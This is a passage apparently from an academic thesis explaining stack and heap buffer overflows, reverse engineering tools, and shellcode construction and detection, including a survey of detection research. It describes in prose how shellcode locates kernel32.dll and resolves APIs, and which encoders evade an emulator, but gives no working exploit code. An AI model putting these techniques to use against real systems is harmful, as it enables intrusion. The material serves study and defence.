Stack is the part of memory where all the statically allocated user data and control variables are stored. This type of exploitation uses stack to cause buffer overflow. The buffer overflow takes place when a buffer present on the stack of some called function is given input beyond its range which leads into corruption of the others memory location. This extra input overwrites the consecutive memory location thus destroying the data present on the stack.

The implementation of stack with function call and buffer growth are shown in figure 1.5.



Figure 1.5: Stack While Function Call

All the variables declared by the called function are given a space as per their type on the stack itself. So when a buffer is declared in a function then on the time of execution a space is created for it on the stack. Now the direction of growth of buffer and stack are in opposite direction. That simply means that when a buffer overflow will take place there is fairly strong chance that the data saved by the caller function will get overwritten. This is exactly the point where the error takes place. Attacker can overwrite the value of the return address by specially crafting the payload to be given

to buffer. This is called as finding the offset of the buffer. At this offset an attacker can provide a memory location where he wants to throw the control and the eventually by a bit of manipulation he can make any desirable code execute. Now this code can be a malicious shellcode which could compromise the entire system. General functions like *strcat, strcpy* etc. can be used for exploitation. The attacker often encounter a few problems like double byte character set, some validation checks etc. but still this can be exploited. For the demonstration of a stack based buffer overflow attack a simple C program can be used and is able to execute a function which is not even being called in normal execution of the program. There are numerous ways to make a buffer overflow exploit on the stack. This can be done by overwriting the local variable which is close to buffer to change the behaviour of the program, overwriting return address which has already been discussed, overwriting the function pointer/exception handler to change flow of execution or by overwriting the parameters of different stack frame which are present in the currently made stack.

1.3.2 HEAP BASED OVERFLOW

Heap is that part of memory where all the dynamically allocated data is given space. Dynamically allocated memory areas can need variable amounts of memory which are decided at runtime. There was need of some free chunk of memory to cater this need so the heap section was created. This section besides being used for dynamic allocation also manages the free memory. This technique is somewhat different and difficult than the stack based one but is still effective because most of the detection and prevention techniques used for stack based buffer overflow do not apply to heap overflow. Also the fact that heaps can also be exploited is relatively unknown. When a stack is made non executable, heap still stays executable. This case can be demonstrated by taking two different buffers which are allocated memory at the runtime dynamically. The inputs can then be given to both the buffers which have to be long. After providing sufficiently long input it can simply be seen that one buffer overwrites the contents of the other. By overlapping the forward pointer of one buffer and backward pointer of another buffer the heap can be exploited. The problem of heap overflow is similar to stack overflow but is a bit tricky and difficult to exploit. Some of the main examples of heap based buffer overflow include Microsoft's GDI+

vulnerability in handling of image files of jpg format [17]. Also jail breaking the iOS is also done by the help of heap overflow.

There are some other errors which can be exploited namely string buffer errors, array indexing errors, big by one errors [16] etc. There are also some other techniques used by the attackers like nop-sled and jump to register in which it is not needed to know the exact address of the attacker code. It is needed to make sure that the code which can be present anywhere is accessed by bouncing off the control to it eventually.

1.4 REVERSING AND DEBUGGING

To exploit vulnerability, the attacker is supposed to look into the inner details of the program or an application as shown in figure 1.6. Generally the application has to be reversed to understand the inner details and take a look at what an executable does. Reversing has many parts out of which what is needed for our research is code level debugging and disassembly.

1.4.1 REVERSING PROCESS

The process can be broadly classified into two categories. The first one is called system-level reversing which is large scale reversing. System-level reversing tells about the general details and structure of the program and find out the vulnerable areas. It provides only a general overview of the program and can help in identifying the portions of program that need to be worked. Code level technique is a more in depth analysis of the information in detail on a piece of code.



Figure 1.6: Reverse Engineering Process

The following sections describe each of the two techniques namely:

i. System Level Reversing
ii. Code Level Reversing

1.4.1.1 SYSTEM-LEVEL REVERSING

System-level reversing includes the inspection of various programs and their interaction with the operating system regarding input, output, ports etc. The operating system can help knowing a lot of things about a program because every interaction of the program with kernel or outside world passes through the operating system. For example if a buffer overflow exploit is opening a port, it can be better found by checking from the operating system rather than the victim application.

1.4.1.2 CODE-LEVEL REVERSING

Code level is tricky and depends on the skill of reverse engineer. This can be very rewarding in terms of knowledge. Highly complex codes can generally make the code level reversing even tougher. It basically deals with studying the higher level code at lower level which can be very difficult to comprehend sometimes. This research mainly uses the code level reversing namely debugging and disassembly.

1.4.2 DISASSEMBLER

Disassemblers are heart and soul of the reversing process and are frequently used to unlock the inner details of a program. Disassemblers are popular reversing tools among both attackers and software authors. A disassembler works opposite to the assembler that is it produces the assembly level code from executables and object files [18]. This makes the binary code readable to the human beings in form of assembly language. It is the chief reverse engineering tool which also shows various memory locations, addresses, contents of registers etc.

Modern day disassemblers can also trace flow of data and control, tell if jumps were taken or not, format the output for better understanding and other things. It can also do analysis of the code and make almost accurate guesses about the instruction sequence. It can also show the contents of the memory and what is being written on stack. It is also possible to look at the shared libraries in assembly due to the

disassemblers. Disassemblers are of huge importance as they can take the raw input bits, decode them and convert them into actual language which can be understood by the users.

The disassembly produced by the disassembler is sensitive to the type of the platform because each platform has a different instruction set and use of registers also vary. Therefore every program and application can have multiple representations depending on type of platform being used.

In the context of our research it is needed to use disassembler to find out the addresses of various memory locations, look at the contents of memory/registers and to look for certain special instructions.

1.4.3 DEBUGGING

A debugger is something which is used to examine the execution of another program or application. The debuggers can trace the full control line by line in a program. Though debuggers are generally used for finding the coding errors one can also use them for malicious purposes. Debuggers also provide valuable information about the function that is running and allows seeing every memory location, register, argument etc. [18]

It is mainly used by the developers to locate the errors and correct them. But now it has emerged as an essential reverse engineering tool. Debuggers are generally combined with the disassemblers to make them even more of a reversing tool. It is used in a fashion that a disassembler shows the disassembly of the program and a debugger runs on it step by step showing the contents of CPU registers, stack, and memory dumps etc. Debuggers have following advantages:

i) Debuggers are powerful also disassemblers which allow a user to view the code clearly and reference the on goings to the execution.
ii) Breakpoint are one of the most important and useful features of debuggers. Breakpoints are of two types namely hardware and software. Software breakpoints are simply the instructions added to the assembly code by debugger at the runtime. This breakpoint makes the processor temporarily stop the execution when control comes to the point where breakpoint was applied. Hardware breakpoints are a bit different and allow the processor to temporarily stop the execution only when a

particular memory where breakpoint was installed is accessed. This feature also helps reversers in understanding the data structure used in the program [18]. Breakpoints can also be used to access the important areas in memory which is not directly referenced by the code.

iii) Debuggers present us with a view of registers and memory. A good debugger generally provides a good visualization of memory and CPU registers. Debuggers give a good view of stack's current state.

iv) The main thing which debuggers provide is the process information. Debuggers show all the running threads, executable modules, shared libraries, memory/stack dump etc. for a better insight.

1.4.3.1 TYPES OF DEBUGGERS

Debuggers can be divided into two different types discussed below.

1.4.3.1.1 USER MODE DEBUGGER

User mode debuggers are actually the debuggers which are used by the software developers. User mode debugger run as an applications and debug the user applications and programming codes. User mode debuggers attach to the code provided by the user and aim at running applications inside themselves. User mode debuggers are usually very easy to setup and use because such debuggers are just like user applications. Only a single process can be seen at single time more information about the specified code can actually be found out.

1.4.3.1.2 KERNEL MODE DEBUGGER

These are the powerful debuggers that are used for special purposes only and provide a full view of what is happening in the system. It shows both the user level applications as well as the operating system level application and hence gives a comprehensive view of everything a system is doing. This runs on the top of the operating system. Kernel mode debuggers also allow user mode debugging. These are generally used by device and operating system developers. From a reversers point of view these debuggers can be used to set up a low level breakpoint. Kernel mode debuggers are extremely difficult to set up and use.

CHAPTER 2

LITERATURE SURVEY

Shellcodes have been around for more than a quarter century. It has been quite consistent over years. The amount of research done on shellcodes that are used for buffer overflow is enormous. There is a vast literature on shellcode.

2.1 SURVEY ON SHELLCODES

Shellcode is a program that spawns a shell/command prompt. Shellcodes are also generally referred as payloads, which are used to exploit vulnerability. Shellcodes are written in low level languages like machine codes, assembly and C. There is variety of shellcodes available online these days.

Methods of generating shellcode

i. Write shellcode directly in machine instruction
ii. Write assembly instructions and compile these instruction in order to extract the opcodes of instruction
iii. Write in C language then compile and extract assembly instructions followed with conversion of assembly instruction into opcodes in order to generate final shellcode

Buffer overflow have been around for more than a quarter century. It has been quite consistent over years. The amount of research done on buffer overflow is enormous. Every time a solution to this vulnerability comes, the bypassing techniques simply follow. There is a vast literature on buffer overflows. Some of the surveys conducted are presented below.

In order to understand and generate some architecture specific shellcode it is required to have prior knowledge of computer architecture. Figure 2.1 above show Intel x86 architecture 32 bit registers. Few important points about Intel x86 architecture are as follows:

i. EAX, EBX, ECX and EDX are known as 32-bit General Purpose Registers
ii. AH, BH, CH, DH allow access to upper 16-bits of General Purpose Register
iii. AL,BL,CL and CL allow access to lower 8-bit of General Purpose Register

iv. EAX is also known as 32-bit Accumulator Register

v. EBX is known as 32-bit Base Register

vi. ECX is known as 32-bit Counter Register

vii. EDX is known as 32-bit Data Register

Figure 2.1: System Registers

In order to write custom shellcode for different operating system like windows, Linux, or UNIX one must understand few core component of an operating system like system calls. System call provides a way for user mode program to request kernel or hardware resources. Next section is completely dedicated to system calls as system calls pay very important role in running shellcode successfully.

2.1.1 SYSTEM CALLS

In order to make system call, windows uses *int 0x2e* and Linux uses *int 0x80* instructions. New version of windows system also uses *sysenter* instruction effectively for system call interfacing. Both instructions 0x2e and *sysenter* in windows provide a way of communication between user mode (Ring 3) and Kernel mode (Ring 0). Both windows and Linux operating system store system call number in EAX register. System call number in both Linux and window operating system is

index of an array. A big problem in windows operating system is that system call number changes with change in windows version whereas in Linux these numbers are fixed. So while writing shellcode for a windows machine it would be not effective to use system calls. One other problem with windows is that the system call provides only limited capability which means not everything can be done with the help of system calls. Like in windows system call are not allowed to export socket application programming interface (API). This eliminates any change of writing a shellcode for remote exploitation using system calls.

In windows just like Linux where shared libraries are exported similarly in window DLL files are exported. In windows kernel32.dll provide most promising way of writing shellcode.

Kernel32.dll provides two functions that allow attacker to write and span shellcode to any regime which are as follows:

i. *LoadLibraryA*

ii. *GetProcAddress*

As the name suggests *LoadLibraryA* allow you to load any library (DLL).

LoadLibraryA(LPCSTR lp, LibFileName);

But problem for shellcode writers still exist, i.e. it is hard to find kernel32.dll because in windows it load on different memory address every time. In order to solve this problem program environment block is used.

2.1.1.1 PEB (program environment Block)

The operating system allocates a process structure to every running process in a system i.e. known as PEB. In window this structure can be found at fs:[0x30] from within the process. The PEB hold information about the process heap, stack and linked list regarding loaded modules. This link list allow shellcode writer to locate kernel32.dll effectively.

2.1.1.2 SEH (Structured Exception Handling)

SEH is another technique to find kernel32.dll address. In order to determine the address of kernel32.dll using SEH it is needed to consider a fact that the default unhandled exception handler is set to use a function that resides inside kernel32.dll.In

windows fist entry of SEH is found at *fs[0x0]* so from here it can walk down till last entry and then perform a check after 64KB and search for MZ because dynamic link library align themselves in 64KB memory. As the first MZ is found it helps in calculating kernel32.dll location. In this type of scenario the attacker tries to ensure that the program generates an exception.

2.1.1.3 TEB (Thread Environment Block)

This is another method to determine the base address of kernel32.dll. Each thread in windows has a unique TEB for itself. TEB for a running thread can be accessed by accessing *fs[0x18]* within the process. The pointer for top of stack for current running thread can be found at offset 0x4 bytes inside TEB. Now after getting top of stack there exist a pointer to function inside kernel32.dll at an offset of 0x1c from the top of stack. Now again MZ will be searched for in 64KB boundaries until a match is found.

2.1.2 ADDRESS RESOLUTION

Till now there were many ways for locating kernel32.dll in memory. Next step is to resolve symbols inside kernel32.dll and also inside other dynamic link library that will be loaded using *LoadLibraryA*. In order to do that *GetProcAddres* is used, but in order to use it first it is needed to locate it without actually using it. So for a shellcoder there is another problem of how to resolve symbols inside a library after loading it.

2.1.2.1 EXPORT DIRECTORY TABLE

This directory contains information like exported symbols, Relative virtual address (RVA) of the function, symbol name and ordinals. So this table can be searched down to find RVA and then calculate address for any symbol inside dynamic link library without even using GetProcAddress.

2.1.2.2 IMPORT ADDRES TABLE (IAT)

IAT is also can be used to find symbol address. In order to locate symbols first an arbitrary dynamic link library IAT is used to find call find_kernel32 then find_function is used to resolve symbol of LoadLibraryA in kernel32.dll.

2.1.3 LIBEMU

LIBEMU is an emulator which has been extremely useful in analysing shellcodes and has been used extensively in literature. LIBEMU is a C library which emulates ia86 instructions as well as shellcodes. This emulator library was built specifically for the purpose of analysis of the shellcodes. LIBEMU was designed and written by Paul Baecher and Markus Koetter in 2007. This is so far the best dynamic detection technique among all the methods available.

LIBEMU basically dose the analysis in dynamic fashion by running the given shellcode and then monitoring the segments for their operations. It marks the segments of the shellcodes by telling which segments opened the ports, which segments bind the port, which segment executes the shell or which accepts and listens to the connection.

LIBEMU supports features like:

- Executing x86 instructions
- Reading x86 binary code
- Register emulation
- Shellcode execution
- Shellcode detection
- Win32 API hooking
- Graphical representation

Thus with the help of LIBEMU the shellcodes can be executed for detection and marked for the operations shellcodes perform. LIBEMU makes the profile of the behaviour of shellcodes as output which is shown in figure 2.2.

LIBEMU is better than qemu, bochs and other system emulators because it specifically targets the shellcode emulation instead of whole system.

LIBEMU when tested against different shellcodes gave accurate results. But when a shellcode encoded under different encoding schemes like x64/xor, x86/alpha_mixed, x86/alpha_upper, x86/avoid_utf8_tolower, x86/call4_dword_xor, x86/context_cpuid, x86/context_stat, x86/context_time, x86/countdown, x86/fnstenv_mov, x86/jmp_call_additive, x86/nonalpha, x86/shikata_ga_nai, x86/single_static_bit was studied with LIBEMU the results which were obtained were faulty. The results are shown in table 2.1:



Figure 2.2: Control Graph of Shellcode Generated By LIBEMU

TABLE 2.1: LIBEMU Detection Failure for Alphanumeric Shellcodes

Encoding	Malicious
x64/xor	no
x86/alpha_mixed	no
x86/alpha_upper	no
x86/avoid_utf8_tolower	no
x86/call4_dword_xor	yes
x86/context_cpuid	yes
x86/context_stat	yes
x86/context_time	yes
x86/countdown	yes
x86/fnstenv_mov	yes
x86/jmp_call_additive	yes
x86/nonalpha	yes
x86/shikata_ga_nai	yes
x86/single_static_bit	yes

It can easily be observed from table 2.1 that LIBEMU was unsuccessful in detecting the alphanumeric encodings though it detected all the others.

2.2 SURVEY ON SHELLCODES DETECTION

Levy et al [19] discussed the latest trends in computer exploits. The paper showed that computers are being compromised from quite a long time and the attack vectors have advanced over time. The paper thoroughly describes the way an attack is launched on the victim machine. It starts with dismantling the shellcodes by looking them for the attack vectors, exploitation technique and exploit payload. The attack vector section explains how the attackers usually target the known vulnerabilities in the software to fulfil their malicious purpose. This section also tells that the existence of software bugs is very common and it must be hardened for preventing exploits. An exploitation technique is described as a blueprint for plan of attack. There can be various techniques to exploit a victim like stack smashing, code injection etc. The paper next describes the exploit payload which is most relevant in respect of this report. There

can be a variety of exploit payloads like: Payloads creating accounts and changing system configurations, shellcodes, network aware shellcodes. The paper concludes with the facts that in last some years there has been a huge rise in stealthy shellcodes. These advanced shellcodes are currently the most lethal form of exploits owing to their novelty and un-detectability.

Suenaga [7] presented a survey paper on all the trends in shellcodes along with their history and evolution timeline. This paper clearly showed how normal shellcodes have become advanced these days. Shellcodes are full of surprises and pop out every now and then in cyber world. Every time a new kind of shellcode comes up, it happens to be more deadly and stealthy than the previous ones. It discusses both data as well as network approach of the shellcodes. Shellcode lifecycle is shown in figure 2.3.



Figure 2.3: Shellcode Life Cycle

The shellcodes basically create sockets, bind themselves to some port, listen/ accept the incoming connections and execute themselves to spawn the shell. In case a shellcode is encrypted following additional steps are taken: locating shellcode on memory, decryption, API resolving, execution of the shellcode and lastly dropping/downloading file and opening backdoors as per design of the shellcodes. This paper discuses all the types of shellcodes in detail namely decrypting shell, checksum API resolving shell, code obfuscating shell, FPU using shell, Host

modifying shell, ASCII shell, DBCS-to-Unicode conversion shell, packed shellcodes and egg hunters. This paper clearly displays how far shellcodes have gone and how serious of a treat shellcodes are.

Chen et al [20] discussed the inability of present security systems to detect zero day attacks via shellcodes. Zero day attacks are those attacks which are launched within the time period of public disclosure of vulnerability to release of its patch. This paper states the fact that basic outline of all the shellcodes is same. This can be used for detection of the encoded shellcodes. The researchers suggested a hybrid approach for detection using both signatures and heuristics. The encoded shellcodes can be split up into four sections namely: Nop Sled, Decryption routine, executable code and return address. Out of these four only the executable code is encrypted. The return address and nop sled part of shellcode is easy to detect because it is usually not encrypted. Decryption routine varies with the type of encryption used to encrypt shellcodes and hence can be easily detected if some known encryption is being used. Last part is the execution code part which can be detected by using heuristic approach. Chen et al suggested profiling of the normal data as well as shellcodes for detection. These profiles can be made using markov model and transition matrices. The major drawback of the approach presented in this paper is that creation of profiles is not that easy. Also there is no way to actually block the network traffic containing shellcodes.

Boxuan et al [21] discussed the shellcode injection in the executables. The shellcodes inject themselves in the executables during an attack and change the control flow of the process in the virtual memory. Thus the process is compromised even before it could actually get executed in the memory. This paper suggests an approach to detect such shellcodes by taking snapshots of the virtual memory and comparing them. This snapshot technique can also be used to detect system call invokes. There are two approaches in detection of shellcodes. One is the DBC approach in which an executable is tested as a whole and second is DDC based approach in which detection is done when the data is actually fed to the process. The snapshot approach is a DDC approach which takes snapshot before input is accepted for processing and sends snapshots to detection engine by directing the control flow. Though this approach is quite effective still it suffers from a drawback that a class of shellcodes which uses library methods to attack can evade this system completely.

Dennis et al [22] discussed the existence of nop sled in various shellcodes and their applicability in detection process. It presented an improvement in the STRIDE (sled detection heuristic) algorithm which is used for detection of security flaws. It used cache and other optimization techniques to improve the detection process. It considered four different shellcode engines namely CLET, ADMutate, Metasploit and ecl-poly. This paper gave out the results of 1000000 vectors that the normal vectors do not contain any other arbitrary byte sequence other than nop sled. This new algorithm not only speeded up the detection process but also reduced false positives and negatives.

Fujii et al [23] highlighted the fact that the dynamic shellcode detection in the network based environment fails because of two prime reasons. The first is that the profiles of the traffic are to be made correctly which is difficult and there is a huge overhead on such approaches. This paper presented a solution to the problem described above by combining both static and dynamic detection approaches for better results. This new approach first performs static binary string search on the incoming traffic and then dynamically detects the suspicious segments of the traffic. The static technique works simply by finding the byte patters but the dynamic techniques work by emulation of the traffic being observed. It also gives some new detection rules to judge the shellcode nature that whether it belongs to Windows or Linux. The emulator used in this approach for testing was the use of a honeypot for detection. The main caveat in this approach was the existence of too many false positives in the detected entities. Besides the problem of false positives this approach was absolutely effective than other dynamic detection approaches alone.

Manoj et al [24] explore the drive by downloads which are prime carriers of malware these days. Drive by downloads are those which get downloaded and prompt the victim to install or use such downloads. The victim is usually unaware of full details and consequences of such download. These drive-by download kits usually use shellcodes for attacking the victims. These shellcodes are usually obfuscated and embedded inside the JavaScript for stealth. Their research compared 15 shellcodes from 15 different drive-by download kits and analysed them. The results were found to be 75% better than the available emulation based detection. The authors used obfuscated text strings to detect the shellcodes by finding similarities in them. In this approach the shellcodes are first extracted and pre-processed. After that the similarity

analysis is performed using three mathematical methods namely Cosine similarity, Extended Jaccard Similarity and Pearson Correlation. All the three methods produced different similarities and results from all three were considered by taking up their average. The authors finally concluded that the shellcodes are usually very similar to each other. This was supported by the fact that the similarity found among drive by download rootkits was strikingly high value of 88%. It was then compared with the fact that the normal JavaScript strings had 41% similarity and hence the huge margin of similarity between shellcodes and normal JavaScript strings was taken as the basis for detection.

Zhao et al [25] discussed the fact that there have been numerous approaches for detection of binary shellcodes but all with little success. This paper presented a new approach namely instruction sequence abstraction. This technique is more of a modelling approach rather than anomaly based detection approach. This approach uses markovian model for encoded shellcode detection. There are three main components namely input processor, feature extractor and trainer. Input processor pre-processes the suspicious data, feature extractor extracts the unique sequences from the instruction sequence and trainer trains the detector by making profiles off the training datasets. It discusses two techniques under instruction sequence abstraction namely opcode/mnemonic sequence and binary finite dimensional representation. This paper proposed the detection by creation of support vector machine including the above two techniques. The major advantage of this approach is that this approach is totally static and still does not need any signature database.

In yet another paper on metamorphic shellcodes and heuristic based detection approaches it was shown by Michalis et al [26] that shellcodes exhibit a certain similarity in the way they work. The shellcode as stated before usually try to find the relevant addresses in order to bounce the control off to some other place. This is usually done by using kernel32.dll, syscall execution or structured exception handlers. These aspects are somewhat common in the shellcodes and hence can be used for detection. This concept was a motivation behind the research carried under this thesis. The authors of this paper also created gene which was a detection prototype. The main advantage of such approach is that it can be applied to a vast variety of shellcodes.

Joshua Mason et al [27] thrashed the general idea of assuming that the decoder module in encoded shellcodes is detectable. Most of the research done in the field of the shellcodes is based upon the assumption that the decoder module of encoded shellcodes is fixed and unchanged. Due to this assumption most of the research focusses on the decoder part instead of the actual shellcode. The authors of this paper highlighted the fact that even decoder stubs can evade the detection by making themselves self-modifiable. Self-modifying codes are those which hide their existence by changing their code every time during execution. If self-modification is applied to decoding stub, the decoding stubs will become undetectable in majority of research proposed. This paper also highlights the fact that for being stealthy shellcodes not always depend on the encoding procedures. There are other ways as well in which the shellcode existence can be masked. A new approach to make shellcodes was also proposed under this approach which concentrated on making the shellcodes look like real English sentences rather than random jumbled strings. The use of natural languages like English for creating the shellcodes can be extremely challenging as far as detection is concerned.

2.3 SURVEY ON BUFFER OVERFLOWS

In a report presented by Yves et al [1] buffer overflow is the winner among all the other security issues. Buffer overflow is the top vulnerability out of all the other types as the amount of attacks triggered by it is huge. Not only this, buffer overflow also comes first in severity of the attacks with buffer overflows having most critical security breaches. According to this report for last 25 years this vulnerability has emerged in top three vulnerabilities each year. This report also stated that the number of vulnerabilities has decreased though, still the number of critical vulnerabilities has boosted up. This report presents a statistical view of why buffer overflow is king of vulnerabilities.

In another paper presented by Zhiyuan et al [28] the severity of the buffer overflow has been studied. This paper explores the vulnerability in depth by discussing its types and the preventive strategies that can be employed to prevent such attacks. This paper states bad programming practises and not paying attention to the bound checks as the most contributing factor behind such attacks. This paper also highlights the

importance of secure coding in software industry and promotes the use of secure functions instead of insecure ones. One of the best ways to avoid buffer overflows is to educate the software authors and discontinue the use of function which can be dangerous and can further lead to exploitation.

In a paper published by Eric Chien et al [15] on blended attacks the role of buffer overflow was highlighted. This paper highlighted the fact that blended attacks use mixed techniques to attack a system. Some viruses like CodeRed spread on the principle of buffer overflow thus blending two attacks in one. This paper gave the concept of different types of vulnerabilities along with the general fixtures which could be applied against them. This paper illustrated the fact that how attackers were combining different kinds of security threats into one big threat to launch bigger and more damaging attacks. It also tells about the possibility of even bigger security issues that could rise due to the mixing of multiple kinds of attacks in one. Though the blending of attacks was a common phenomenon, still the exploitation using these techniques came to limelight later on.

A research was conducted by Ashish et al [29] which discussed the new emerging class of buffer overflow attacks. These attacks were called as "placement new" attacks due to an expression of this name in C++ which caused overflow. This paper concentrated on how the objects created in the C++ can overflow which could lead in overwriting of stack, heap, data or block started by symbol segment of a program. This paper presents how this new attack technique can render a system totally insecure and how this attack has never been studied. This can easily demonstrate that the new classes of attacks keep on emerging even till this date.

According to Martin Rinard et al. [30] it is a very difficult thing to actually find out buffer overflow vulnerability. This is due to the fact that this attack takes place inside the memory itself and hence it is quite difficult to find out if the buffer overflow took place and the exact location of the overflow. This report clearly states that to prevent the buffer overflow attacks either switch to secure coding or change the compiler. It shows that most of the detection techniques use their custom made compilers. The authors also developed their own compiler which could introduce dynamic checks to find out if buffer overflow took place or not. Hence it is not an easy task to detect an overflow. Though detection is not possible but several prevention techniques are there to stop buffer overflow from happening. These include NZ bit, stack canaries,

Address space layout randomisation (ASLR) etc. Out of these ASLR (address space layout randomization) is the most effective and is saving the current operating systems effectively.

